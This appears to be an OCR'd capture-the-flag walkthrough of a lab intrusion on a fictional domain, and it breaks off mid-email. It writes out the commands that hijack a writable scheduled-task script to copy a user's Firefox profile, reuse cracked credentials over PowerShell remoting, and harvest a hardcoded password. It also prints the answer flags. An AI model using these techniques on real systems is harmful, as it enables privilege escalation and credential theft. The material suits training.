
As the next step of compromise the threat actor performed a privilege escalation. Threat actor enumerated the scheduled tasks running on the machine and there is a **SystemCleanUp** task running every 5 minutes.

```
PS C:\Users\mrodri> schtasks /query /tn "\CleanUp\SystemCleanUp" /v /fo LIST

Folder: \CleanUp
HostName:                             WINVMHR01
TaskName:                             \CleanUp\SystemCleanUp
Next Run Time:                        8/24/2023 2:20:19 PM
Status:                               Ready
Logon Mode:                           Interactive only
Last Run Time:                        8/13/2023 12:15:20 AM
Last Result:                          0
Author:                               ADVERSARYHEALTH\mrodri
Task To Run:                          C:\Users\cleanup-operator\Desktop\run_clean.bat
Start In:                             N/A
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode, No Start On Batteries
Run As User:                          cleanup-operator
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        Daily
Start Time:                           6:00:19 PM
Start Date:                           8/6/2023
End Date:                             N/A
Days:                                 Every 1 day(s)
Months:                               N/A
Repeat: Every:                        0 Hour(s), 5 Minute(s)
Repeat: Until: Time:                  None
Repeat: Until: Duration:              Disabled
Repeat: Stop If Still Running:        Disabled
PS C:\Users\mrodri>
```

The scheduled task is using a bat file to run the cleanup PowerShell script **C:\Users\cleanup-operator\Desktop\clean-up.ps1.** Threat actor identified that the user **mrodri** has the privileges to add additional lines to the PowerShell script and the **cleanup operator** user who runs the task has access to all the user profiles witin the machine. The Threat actor used this privilege to copy the Firefox browser profile of **acarter** user (Support Desk) to the Public Downloads folder of the HR's machine **WINVMHR01**.

```
PS C:\Users\mrodri> echo 'Copy-Item -Path "C:\Users\acarter\AppData\Roaming\Mozilla\*" -Destination "C:\Users\Public
\Downloads\" -Recurse' >> "C:\Users\cleanup-operator\Desktop\clean-up.ps1"
PS C:\Users\mrodri>
```

After 5 minutes, the scheduled task got executed and **acarter** user's browser profile is now copied to the Public Downloads folder of the machine WINVMHR01. Threat actor then exfiltrated the Mozilla browser profile and cracked the password to get the credentials of the **acarter** user.




The 4th flag will be on Cleanup Operator's Desktop:

Flags

Adversary_Village_CTF_DC31{c174738a4000617c1e3bc5f944997d41}

Adversary_Village_CTF_DC31{a20e370a28b1ba5e4b1189aa3803a285}

Challenge #3: Help Desk system



Using the credentials obtained from the browser profile, threat actor established a PowerShell remoting session to Support Desk user **acarter**'s machine.

```
PS C:\Users\Public\Downloads> $securePassword = Read-Host "Enter password" -AsSecureString
Enter password: **********************
PS C:\Users\Public\Downloads> $creds = New-Object System.Management.Automation.PSCredential ("adversaryhealth\acarter", $securePassword)
PS C:\Users\Public\Downloads> Enter-PSSession -ComputerName "10.0.0.226" -Credential $creds
[10.0.0.226]: PS C:\Users\acarter\Documents>
```


The 5th flag will be on **acarter**'s Desktop


Threat actor then enumerated the Support Desk user **acarter**'s machine and identified a few scripts stored in the Desktop used by the Support Desk. From one of the scripts, threat actor obtains an external access username and password.

```
[10.0.0.226]: PS C:\Users\acarter\Desktop> cd .\Support-Desk_Scripts\
[10.0.0.226]: PS C:\Users\acarter\Desktop\Support-Desk_Scripts> ls


    Directory: C:\Users\acarter\Desktop\Support-Desk_Scripts


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         8/2/2023  12:51 PM                Secure
-a----         7/31/2023   6:01 PM           1223 Reboot_User_Machine.ps1
-a----         7/31/2023   6:00 PM           1989 Reset_User_Passwords.ps1
-a----          8/8/2023   5:53 PM           2693 User_Machine_Status_Check.ps1


[10.0.0.226]: PS C:\Users\acarter\Desktop\Support-Desk_Scripts>
```


```
    } else {
        return $null
    }
}

# File path for storing the encrypted credentials
$credentialFilePath = Join-Path -Path $secureFolder -ChildPath "encrypted_credentials.xml"

# Retrieve and decrypt credentials, optionally retrieving the plain text password
$retrievedCredential = Get-SecureCredentials -FilePath $credentialFilePath -RetrievePlainT

if ($retrievedCredential) {
    # Display credentials from the retrieved encrypted file
    Write-Host "Username: $($retrievedCredential.UserName)"
    Write-Host "Password: $($retrievedCredential)"
} else {
    # Prompt for username and password using Get-Credential
    $credential = Get-Credential -Message "Enter your credentials"

    # Save encrypted credentials
    Save-SecureCredentials -FilePath $credentialFilePath -Credential $credential

    # Display credentials
    Write-Host "Username: $($credential.UserName)"
    Write-Host "Password: $($credential)"
}

# Prompt for the remote computer name
$remoteComputerName = Read-Host "Enter the remote computer name"

try {
    # Ping the remote computer using the retrieved credentials
    Test-Connection -ComputerName $remoteComputerName -Credential $credential -Count 1
}
catch {
    Write-Host "Error: Unable to ping the remote computer."
    Write-Host "Details: $_"
}

#External Connection: support-desk01:lC)ttWthcdlxeG8
[10.0.0.226]: PS C:\Users\acarter\Desktop\Support-Desk_Scripts>
```


Since the Support Desk user may have the privileges to reset the password of users in an organization, threat actor logged in to the guacamole console and established a connection to the machine as the user **acarter**. Threat actor further used below commands to reset the password of the System Admin **echen**.





Utilizing the external access credentials obtained from Support Desk user's machine, threat actor logged in to the Guacamole console and connect to the machine as **echen** user with the newly set password for **echen**.






The 6th flag will be on **echen**'s Desktop

Adversary_Village_CTF_DC31{0234aaf57174c0236e4a212fc0abe916}


Challenge #4: External Access and Backups



After checking **echen's** emails, it is evident to the threat actor that that user **echen** has set up a phishing server at the IP address 10.0.0.35 for a mock phishing activity.

```
adversaryhealth\echen@WINVMIN01 C:\Users\echen\Desktop>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\echen\Desktop> cat .\isolation.eml
From: "soc@adversaryhealth.corp" <soc@adversaryhealth.corp>
To: "emily.chen@adversaryhealth.corp" <emily.chen@adversaryhealth.corp>
Subject: Isolation of Jason's Machine - Security Incident Reportort
Date: Mon, 7 Aug 2023 17:30:00 +0000
Message-ID: <TY0PR0101MB482000C5854A11DD8667D74EB10CE@TY0PR0101MB4820.apcprd01.prod.exchangelabs.com>
Content-Language: en-GB

Dear System Administrator,

I hope this email finds you well. We are writing to inform you about the recent security incident involving the isol
ation of Jason's machine from the network. While we understand that you conducted a demo phishing exercise, we would
 like to provide you with the details of our investigation.

